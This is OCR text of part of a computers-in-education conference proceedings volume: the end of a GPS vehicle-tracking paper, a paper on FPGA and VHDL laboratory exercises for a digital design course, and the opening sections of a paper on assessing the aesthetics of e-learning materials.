Data mining is the extraction and "mining" of knowledge from large amounts of data. In this paper data mining is partly realized by determining delays in particular locations. However, data mining typically uses complex algorithms to handle much larger amounts of data. This processing could be one of the steps to improve the application in the future.

Using data mining algorithms could be possible to process data to predict which route vehicles or employees should use on a certain day, to predict the position at which should be on a specific vehicle (employee) in a given time, determining the fuel consumption in relation to time and particular vehicle etc.

VI. CONLUSION

This paper presents implementation of tracking mobile application. The data are stored and analyzed in monitoring center within the web application. Analysis of archived data is enabled by creation and manipulation of multidimensional data model. One of the implemented multidimensional views described in paper is corresponding star schema in database from which data about congested traffic can be extracted. This allows real time identification of areas that should be avoided by vehicle and to advise alternative route. The platform is flexible and reusable and its true value could be detrmined after collection and archiving data over a longer time preiod.

In addition to data on the position of the vehicle, the overall system can be expanded in terms that data send to the application includes state of the car engine, the sensor data from the vehicle, etc. Data mining algorithms can be deployed on gathered data for further analysis.

REFERENCES

[1] Ahmed El–Rabbany, Introduction to GPS: the global positioning system, Artech House, London, 2006

[2] Jean–Marie Zogg, GPS Basic, Thalwil, Switzerland, 2002

[3] James B. Pick, Geo-Business: GIS in the Digital Organization, John Wiley & Sons, 2008

[4] Charles D. Ghilani, Adjustment Computations: Spatial Data Analysis, Wiley Publishing, 2010

[5] S. Shekhar, S. Chawla, S. Ravada, A. Fetterer, Xuan Liu, Chang-Tien Lu, "Spatial databases-accomplishments and research needs," IEEE Transactions on Knowledge and Data Engineering, pp, 45 – 55, January 1999

[6] Shubin Zhang, Jizhong Han, Zhiyong Liu, Kai Wang, Shengzhong Feng," Spatial Queries Evaluation with MapReduce," Eighth International Conference on Grid and Cooperative Computing, 2009. GCC '09, pp. 287-292, August 2009

[7] Haibo Hu, Manli Zhu, Dik-Lun Lee, " Towards real-time parallel processing of spatial queries," International Conference on Parallel Processing, 2003, pp. 565-572, October 2003

[8] Paul Lane, Viv Schupmann, Ingrid Stuart," Oracle Database Data Warehousing Guide, 11g Release 1 (11.1)," Oracle 2007

[9] George Spofford, MDX Solutions: With Microsoft SQL Server Analysis Services, John Wiley & Sons, 2006

CE

International Conference on

COMPUTERS IN EDUCATION

Steering Committee

Chairs: Marina Čičin-Šain, University of Rijeka, Croatia
Jadranka Sunde, Defence Science and Technology Organisation, Salisbury, Australia
Nina Lipljin, Varaždin, Croatia
Ivan Uroda, University of Rijeka, Croatia
Ivana Turčić Prstačić, MIPRO, Zagreb, Croatia
Ivanka Sluganović, I. Tehnička škola Tesla, Zagreb, Croatia

Members: Michael E. Auer, Carinthia Tech Institute Villach, Austria
Charles E.M. Pearce, University of Adelaide, Australia
Ivan Gerlič, University of Ljubljana, Slovenia
Marija Marinović, University of Rijeka, Croatia
Slavomir Vukmirović, University of Rijeka, Croatia
Željka Požgaj, University of Zagreb, Croatia

PAPERS

Laboratory Exercises for Embedded Engineering Learning Platform

Ivan Kastelan*, Dusan Majstorovic*, Milos Nikolic**, Jelena Eremic**, Mihajlo Katona*
* University of Novi Sad, Faculty of Technical Sciences, Novi Sad, Serbia
** RT-RK Institute for Computer Based Systems, Novi Sad, Serbia
ivan.kastelan@rt-rk.com

Abstract - This paper presents the set of laboratory exercises developed for the embedded engineering learning platform. The platform used is based on FPGA device which is programmed by students. The laboratory exercises cover the fundamental topics in digital design: (1) design of combinational circuits, (2) design of sequential circuits, (3) design of finite state machines, (4) design of complex digital systems, (5) processor design – components, arithmetic logic unit and control unit and (6) programming of the designed processor. The designed set of laboratory exercises was used in Digital Systems Design Principles course. At the end of the semester the students were asked to fill the survey about the laboratory exercises and they gave positive feedback. The new laboratory exercises demand more effort than the previous version, but the end result was increased percentage of students who passed the course, even though the exercises are more challenging.

I. INTRODUCTION

Electrical and computer engineering education depends on laboratory work. The students are faced with problems in a laboratory-based course, including too much time needed to learn the new tool and finish projects, lack of support for design tools and a hard maintenance of the lab. In order to overcome these and other problems, a cross-curriculum embedded engineering learning platform has been proposed (Fig. 1) [1]. The platform is based on Field Programmable Gate Array (FPGA) which students configure with their digital design. It is intended to cover a complete process of embedded systems learning, considering modular approaches for unifying education in relevant embedded system technologies. It offers a unique platform for learning process within education system (one platform for the complete curriculum), which main aim is to efficiently educate future engineers capable of coping with current challenges in real-time embedded computer engineering.

Students gave positive feedback when the embedded engineering learning platform was introduced in the laboratory work in several courses at the University of Novi Sad, as reported in [2]. The students of the digital design principles course were asked to give feedback in the following questions, among others: usability of the embedded engineering learning platform and the influence platform left in making the course more comprehensible, less frustrating and easier to pass. The students' feedback showed that the platform has met its goals and made the digital design principles course easier to understand, more interesting to students and increased the percentage of students who passed the course without lowering the difficulty of the tasks.

Digital design courses are constantly tried to be improved by many universities around the world. University in Tampere, Finland, also tried to establish a unified platform based on FPGA for teaching digital systems [3]. They carried a reform in order to streamline the learning towards core content instead of studying multiple complex design software and hardware environments.

Amaral, Berube and Mehta [4] proposed a set of laboratory exercises which would teach digital systems to computer science majors in a single term. They needed to overcome time issues and present the whole introduction to digital systems design in a single term, but also to overcome possible loss of interest to the course, because the course is not a typical computer science course.

Adamo, Guturu and Varanasi [5] presented a method of teaching digital system design in an undergraduate electrical and computer engineering curriculum. They proposed a project-based approach to teaching digital system design as opposed to the traditional method that uses conventional classroom lectures with short laboratory exercises. In their approach, students are exposed to a series of industrial-like, semester-long projects that cover fundamental topics in digital system design such as combinational circuit design, sequential circuit design, state machine design, etc. These projects are carried out in groups, thereby developing the students' abilities to work in teams.

Even though we agree with the need to develop teamwork, we believe that such an approach is not applicable under the circumstances we have in our digital design principles course, because it is early in the curriculum and it is taken by almost 200 students each year. With such a large number of students and limited resources, we find project-based course hard to establish and maintain. Therefore, we aimed to develop a better set of laboratory exercises, which would have some elements of projects (e.g. the last three exercises are interconnected and represent a small project). With this approach we tried to increase students understanding of the digital design and by allowing collaboration during laboratory exercises, we also incorporated some elements of teamwork.

This work was partially supported by the Ministry of Education and Science of Republic of Serbia, under the project No. 32030, year 2011.




Figure 1. Board layout of the cross-curriculum embedded engineering learning platform

As a result, a new set of laboratory exercises was developed for the embedded engineering learning platform and it is presented in this paper. The rest of the paper is organized as follows: section 2 gives the digital design principles course overview, for which the new set of lab exercises was developed. Section 3 explains the new set of lab exercises in full detail. Section 4 gives the results of the survey which asked students to give feedback on the new set of lab exercises. Finally, section 5 gives some concluding remarks.

II. COURSE OVERVIEW

The Digital Systems Design Principles course is an introductory course in the design of digital systems. It teaches students fundamental topics in digital systems. The laboratory exercises for this course cover the following topics:

- Design of combinational circuits,
- Design of sequential circuits,
- Design of finite state machines,
- Design of complex digital systems,
- Processor design,
- Programming of the designed processor.

Students verify their digital designs by downloading them on FPGA on the learning platform (Fig. 1).

The grading system has been changed a little from the previous edition of the course [2], in order to stress even higher importance of the laboratory exercises. The new grading system is presented in table 1. The students now receive bonus points only for the exceptional laboratory work. Lecture attendance points are not bonus points anymore. Laboratory exercises now carry 39.25% of the total points, opposed to 37.5% from the previous version.

TABLE I. POINT DISTRIBUTION IN THE COURSE

No	Point distribution in the Digital Design Principles Course		
	Exam	***Points***	***Minimum to pass***
1	Laboratory exercises	35	10
2	Exam 1	20	10
3	Exam 2	20	10
4	Exam 3	20	10
5	Lecture attendance	5	-
6	Bonus problems in labs	7	-

III. LABORATORY EXERCISES

This section presents the new set of laboratory exercises developed for the course. It covers all fundamentals of digital design, from simple combinational and sequential circuits to the design of a simple processor. The language used for design is Very-high-speed integrated circuit Hardware Description Language (VHDL).

A. Design of Combinational Circuits

The first laboratory exercise starts by asking students to design a two-bit and a four-bit adder on the gate level. They design a two-bit adder by using the schematic design. A four-bit adder is designed using gate-level VHDL. After that students are asked to use VHDL IF and CASE statements to implement a more complex combinational logic which turns Light Emitting Diodes (LED) on the board on/off, depending on the current state of switches.

The goal of this exercise is to give students a promising start by not being hard and in the meantime prepare them for combinational circuit design which they will use throughout the course.

B. Design of Sequential Circuits

The second laboratory exercise introduces the design and VHDL descriptions of sequential circuits. The students are asked to design a stopwatch which counts only seconds and presents the number of seconds as a state on LED's. Since the board oscillator has frequency of 24 MHz, students need to design two counters – one for counting until one second has passed and the other for counting the number of seconds. Simple modifications are later performed on this stopwatch – introduction of start/stop control with switches and the changes in the counting step and interval.

In this exercise, the students get the chance to use their knowledge of combinational circuits from the previous exercise and extend it by adding sequential components, registers, to their system.

C. Design of Finite State Machines (FSM)

Lab 3 asks students to design a simple headlights system based on FSM [6]. They control the direction of the lights by changing the state of the switches. Modifications of the system include setting different priorities to the switch inputs and introducing a special "hazard" state in which all headlights are turned on and off periodically.

In this exercise, the students get the chance to use their stopwatch from the previous exercise in order to define the interval for state changes in FSM. This exercise extends the students' knowledge by teaching them to design a special type of sequential systems – finite state machines.

Transition diagram of the headlights FSM is given in Fig. 2.




Figure 2. FSM transition diagram

D. Design of Complex Digital Systems

After completing the three introductory exercises which introduced fundamental elements of digital design – combinational circuits, sequential circuits and finite state machines, the students get the chance to design their first complex digital system. In this exercise, they are taught how to design a system made of several components and how to describe interconnections between these components in VHDL.

This exercise asks students to design an LCD banner. It is based on FSM, which allows them to use the knowledge on FSM's they acquired in the previous exercise. A new element in this exercise, besides system complexity, is the design of FSM which needs to communicate with another component and follow a communication protocol. A simple protocol exists between the LCD driver and students' LCD banner which involves three signals and it is a good way for students to learn the design of digital systems which must adhere to some timing protocols.

End result of this exercise is the system presented in Fig. 3. Students design one component (LCD banner) and the top level, using the finished LCD driver and clock generator. This LCD system communicates with the LCD controller on the board to write the first and last name of the student on LCD screen. The students also make modifications which include rotating the name and displaying the current state of the switches as a hexadecimal number on the screen.




Figure 3. A complex digital system




Figure 4. A simple processor

E. Processor design

The final three laboratory exercises comprise a small project of processor design. The architecture of the processor is given in Fig. 4. The students design this processor from scratch, which has an added educational value compared to extending some finished processors.

In the first lab, students design processor components: registers, program counter, multiplexers and the arithmetic-logic unit (ALU). They also prepare "the ground" for the design of control unit and connect the components in the design top-level. Memories with which the processor communicates - instruction Read Only Memory (ROM) and data Random Access Memory (RAM) are also designed here.

The second lab asks students to design a control unit for the processor. The control unit executes instructions in four phases:

1. Instruction Fetch – in which the instruction is loaded from instruction ROM to the instruction register inside the processor,
2. Instruction Decode – in which the operands are loaded in registers A and B (Fig. 4), either from registers R0-R7 or from data RAM,
3. Instruction Execute – in which ALU performs the operation, the result is written in register C and status bits (zero, sign and carry) are written in register ZSC,
4. Write Back – in which the results is written to registers R0-R7 or data RAM and program counter is changed to the next address.

At the end of the second processor lab, students finish design of the control unit which executes arithmetic and logic instructions using ALU as well as unconditional and conditional jumps.

The third lab asks students to extend the control unit in order to execute load and store instructions. After that, students can program the processor which they do in the rest of the lab.

Table 2 summarizes the instructions which are supported by this processor.

TABLE II. PROCESSOR INSTRUCTIONS

No	Processor instructions		
	Assembler mnemonic	*Function*	*Code*
1	`mov Rz,Rx`	RZ ← [RX]	000000
2	`add Rz,Rx,Ry`	RZ ← [RX] + [RY]	000001
3	`sub Rz,Rx,Ry`	RZ ← [RX] - [RY]	000010
4	`and Rz,Rx,Ry`	RZ ← [RX] & [RY]	000011
5	`or Rz,Rx,Ry`	RZ ← [RX] | [RY]	000100
6	`not Rz,Rx`	RZ ← not [RX]	000101
7	`inc Rz,Rx`	RZ ← [RX] + 1	000110
8	`dec Rz,Rx`	RZ ← [RX] - 1	000111
9	`shl Rz,Rx`	RZ ← shl [RX]	001000
10	`shr Rz,Rx`	RZ ← shr [RX]	001001
11	`ashl Rz,Rx`	RZ ← ashl [RX]	001010
12	`ashr Rz,Rx`	RZ ← ashr [RX]	001011
13	`jmp ADDR`	PC ← ADDR	010000
14	`jmpz ADDR`	if Z=1 PC ← ADDR	010001
15	`jmps ADDR`	if S=1 PC ← ADDR	010010
16	`jmpc ADDR`	if C=1 PC ← ADDR	010011
17	`jmpnz ADDR`	if Z=0 PC ← ADDR	010101
18	`jmpns ADDR`	if S=0 PC ← ADDR	010110
19	`jmpnc ADDR`	if C=0 PC ← ADDR	010111
20	`ld Rz,Ry`	RZ ← [[RY]]	100000
21	`st Ry,Rx`	[RY] ← [RX]	110000

IV. SURVEY RESULTS

At the end of the first semester in which the new set of laboratory exercises was introduced, the students were asked to complete the survey which covered a similar set of questions like in the previous years [2]. While developing the new set of lab exercises, survey results from previous years were taken into account. We made the start slower, i.e. with more introductory exercises and tutorials in the beginning of the course, and we eliminated SDRAM lab from the course, because it was constantly perceived as the most difficult and the least interesting one. Instead, the final part of the course concentrates on CPU design, which is designed from scratch as opposed to extending a given design like in the previous years [2]. Students were asked to give each laboratory exercise a grade between 5 and 10, which is summarized in table 3.

Besides the seven laboratory exercises explained in the section 3, students attended four tutorial sessions which prepared them for the laboratory tasks. Grades that students gave to these sessions are also included in table 3, numbered T1 to T4. The students were also asked to select the most and the least interesting lab. Results of this selection are summarized on the histograms in Fig. 5.

Comparing the grades from table 3 with the grades given to laboratory exercises in the previous years, presented in [2], it can be seen that the new set was positively accepted by the students. The new set has an average grade which is higher than the grades given to the labs in the previous generations. Another positive side of the new set is the similarity in grades among the labs – all grades fall between 8.32 and 9.10, while in the previous year, grades fluctuated between 6.79 and 8.56 [2]. This means that there is no lab which students particularly dislike, like it was the case with the SDRAM lab in [2].

Students found the headlights lab to be the most interesting, based on both the grades in table 3 and selection in Fig. 5. The least interesting lab is the design of components of the processor.

TABLE III. LAB GRADES GIVEN BY STUDENTS IN ACADEMIC YEAR 2011/2012

No	Lab grades given by students	
	Lab	*2011/2012*
T1	Tutorial – Gate-level digital design	8.50
T2	Tutorial – Gate-level VHDL descriptions	8.46
T3	Tutorial – VHDL for sequential circuits	8.50
T4	Tutorial – FSM, complex digital systems	8.65
1	Design of combinational circuits - adders	8.61
2	Design of sequential circuits - stopwatch	8.55
3	Design of finite-state machines - headlights	9.10
4	Design of complex digital systems - LCD	8.43
5	Processor design - components	8.39
6	Processor design – control unit	8.35
7	Processor design – programming	8.32




Figure 5. The most and the least interesting labs in 2011/2012

The possible reason for this is the simplicity of the components and the amount of coding which wasn't challenging – mostly interconnecting the components. This shows that the students prefer more challenging, but faster labs to the longer and easy ones.

V. CONCLUSION

This paper presented the new set of laboratory exercises developed for the embedded engineering learning platform. The new set of laboratory exercises was positively accepted by students. It brought improvements to the Digital Design Principles course, making it better perceived and easier to understand by students. The end result was an increase in the students who successfully passed the course, even though the new set of labs required more work than the previous set.

REFERENCES

[1] Dusan Majstorovic, Emil Neborovski, Mihajlo Katona: "A cross-curriculum embedded engineering learning platform", *Proceedings of the 33rd International Convention MIPRO*, 2010, pp. 1039-1044

[2] Ivan Kastelan, Mihajlo Katona, Dusan Majstorovic, Emil Neborovski: "Students perspective of the embedded engineering learning platform — A case study in digital design", *Proceedings of the 34th International Convention MIPRO*, 2011, pp. 1178-1182

[3] O. Vainio, E. Salminen, J. Takala: "Teaching digital systems using a unified FPGA platform", *12th Biennial Baltic Electronics Conference (BEC)*, 2010, pp. 137-140

[4] J.N. Amaral, P. Berube, P. Mehta: "Teaching digital design to computing science students in a single academic term", *IEEE Transactions on Education*, 2005, Vol. 48, Issue 1, pp. 127-132

[5] O.B. Adamo, P. Guturu, M.R. Varanasi: "An innovative method of teaching digital system design in an undergraduate electrical and computer engineering curriculum", *IEEE International Conference on Microelectronic Systems Education (MSE)*, 2009, pp. 25-28

[6] John F. Wakerly: "Digital Design – Principles and Practices", *Pearson Education Inc.*, 4th edition, ISBN 0-13-186389-4, 2006

Assessment of e-learning materials aesthetic design

Matjaž Duh*, Bojan Bedrač**, Marjan Krašna**
* University of Maribor, Faculty of Education, Department for primary education, Slovenia
** University of Maribor, Faculty of Arts, Department of pedagogy, Slovenia
matjaz.duh@uni-mb.si, bojan.bedrac@um.si, marjan.krasna@um.si

Abstract: In the past years we have discovered that aesthetic principles need to be one of priority topics for successful e-learning material design projects. Aesthetic items can be identified but since it is a subjective term no absolute measure can be applied to produce undisputable values that would grade e-learning materials. Aesthetic is influenced by users' age, social preference, previous knowledge and technical development. We have also discovered that assessment of aesthetic can be influenced by reposition of materials in the assessment process. In the article we propose the optimal evaluation method for aesthetic assessment to eliminate the external influences and achieve better results. Results of different testing methods are also presented in the article.

I. INTRODUCTION

In previous researches [1] [2] [3] [4] we have discovered that aesthetic design is a very important part of e-learning materials. This is especially true for e-learning materials for younger primary school students where a said truth is always present that users do not always experience the same kind of impression that designers intended to convey through their web pages.

Today's e-learning materials connect textual and non-textual elements. Students receive high percentages of information through visual materials where multimedia and interactive elements complement text and vice versa. The aim of e-learning materials is also the use of multiple senses to reduce the amount of text compared with traditional textbooks. Researches of e-learning design produced the following findings and recommendations of the ways in which digital technologies could be designed and used to support creative collaboration in the classroom: [5]

1. well designed digital technologies enable children to externalize their ideas;
2. multiple means of representing ideas through sound, image, color, movement and simulation;
3. in order to support creativity and collaboration;
4. digital technologies should be developed that allow children to work in a non-linear fashion;
5. the ability to personalize creations encourages a commitment from children to working through an idea;
6. digital tools can only support creativity and collaboration within classrooms in which these processes are valued.

In reality we have seen that too little time is available for e-learning materials research in order to satisfy more important sociological topics. These topics are:

- role of e-learning materials in education process;
- performance analysis of e-learning materials efficiency based on official knowledge and inherit curriculum; and
- aesthetic analysis of e-learning materials.

In accordance with previous topics we also need to address the level of qualification of decision makers who approve e-learning materials; and those who decide in the process of preparation, assessment, evaluation and confirmation of e-learning materials. This is especially important at the last stage of approval [6]. It is a legitimate question about the expertise level of decision makers who approve e-learning materials. Are they capable to autonomously assess and defend the most suitable e-learning materials for students to achieve the best results – received knowledge, educational goals, and educational standards?

Despite the serious implications of decisions this topic is neither assessed nor addressed in the aesthetic evaluation of e-learning materials. Even in the publication "Baselines for the Preparation of Electronic Textbooks" published by The national education institute of the Republic of Slovenia the quality of visual appearance of e-learning materials are neglected. The descriptions of requirements that represent the report of the reviewer include technical/user and content/didactical aspect of evaluation. The addition of the report is also an in-class evaluation of e-learning materials prepared by the teacher that used these materials. This addition therefore represents the experience aspect that numerically grades e-learning materials from technical/user and content/ didactical aspect and feedback from students [7].

Aesthetic of web sites can be divided into classical aesthetic (classical notion of aesthetic) and expressive aesthetic (designers creativity and originality) [8] while the combination of both create a satisfactory feeling. But the e-learning materials assessments have a subjective and an objective part. Objective assessment is easier than subjective since we can define a set of rules and values that apply to those rules. In one of our assessment researches where we compare e-learning materials we have set the following rules for readability and legibility. Categories are defined but the values are still debatable and we will require some additional work to get the right weights for categories. In the beginning we use +, 0, and -

for assessment but we still know that there are some categories that have greater value than others.

Similar complications are shown in the assessment of aesthetical aspect of e-learning materials. Even in the publication "Baselines for the Preparation of Electronic Textbooks" that suppose to be the guidelines for assessment the text only states that quality assessment of multimedia elements should be assessed by the quality of images from the viewpoints of size (the possibility of seeing the image in full screen), quality of colors, gradation of resized images, vibrancy, and composition. Only in the assessment of animation and simulations a question of quality of illustrations and appropriateness (how appropriate is the presentation of animated or simulated topics) is present [7]. It is evident that the assessments of aesthetic of e-learning materials need to be developed.

II. AESTHETIC ASSESSMENT STRATEGIES

When we want to conduct a broad assessment of e-learning materials we thought this was easy. Armed with the previous knowledge and experiences in fine art assessment we wanted to do this the same way. But the problem is reversed in this enterprise and transformation is not trivial. When we wanted to prepare a web assessment to address bigger population of users we started to prepare a to-do list and list of possible problems. Soon we discovered that the list of potential problems increased beyond previous assessments and produced controversial situations. Research should be such that we can claim that it is optimal, good and everyone who reads it would generally agree with our procedures. Then we have found that we don't share the same understanding of how to conduct the process of evaluation and how to interpret outcomes.

We decide to prepare a list of different assessment types that could be applied and prepare benefits and drawbacks of those assessment types.

III. LINEAR ASSESSMENT

Linear assessment means that reviewers assess items one by one. The assessment process finishes when we assess the last item. In our research this means that we grade screens of e-learning materials. Linear assessment type is used extensively in sport for assessment of sportsmen aesthetic assessment. In general we have more highly trained viewers that perform assessments and their grades combined make an items grade. Screen assessment could be contextual, didactical, technical and aesthetic. The grades represent the state of a screen. Benefits of linear assessment type are individuality, transparency, and integrity of grades. But there are also weaknesses in linear assessment type. These are opacity and inability of comparability when a large number of computer screens are assessed. Impression on active computer screen can differ in quality in both directions (positive and negative) based on halo effect. Whole assessment set can be influenced by the current computer screen. From aesthetical viewpoint where assessment criteria are flexible linear assessment type is therefore less appropriate. This type of assessment requires a clear set of quality criteria and a trained assessment specialist.

Suppose that we have already assessed and sorted items that need to be assessed. If we sort them in ascending or descending order we get significant assessment difference on untrained viewers (see Figure 1 and Figure 2). Images in the article are small and dimed since we want to explore visual expressions and position of visual elements and not what is written on them.



Figure 1: Reviewing the 2nd screen and feedback to the reviewer that he is on the second screen




Figure 2: Reviewing the 3rd screen in the "Linear assessment" type

IV. MAP ASSESSMENT

We defined map assessment as the type of assessment where a viewer has all items in front of their eyes (see Figure 3) and can compare them. As if all paintings would be put on the wall. This assessment type resembles painting exhibition and viewers have the ability to check each item as long as they want (see Figure 4). In general this gives better assessment results but at the cost of longer assessment time. If we have time this type of assessment would be the best for our purpose but we encounter some technical difficulties. If we assess web pages then we cannot see all pages at once. Small screen shots do not represent the web page. On the other hand switching between multiple web pages requires mental discipline that untrained viewers do not have. We have to know that the small size of computer screen presented in the "map panel" for assessment raise the reduced reliability topic of assessment process. Even if we present multiple different screens from the same e-learning materials we can have assessment errors that are described in "docimology" sciences (*eng. educational assessment*) as adaptation of criteria [9]. A reviewer unconsciously changes the criteria and adjusts them to the specific e-learning materials. Error in assessment can lead to the equality of worse assessment of actually better designed screens because of the poorly designed entrance screen.




Figure 3: Map panel for assessment of aesthetics of e-learning materials based on computer screens of e-learning materials.




Figure 4: The zoom of selected image from the map panel that enables preview inspection (image is not crisp since we want to explore position of elements on the screen and this is sufficient for our purpose).

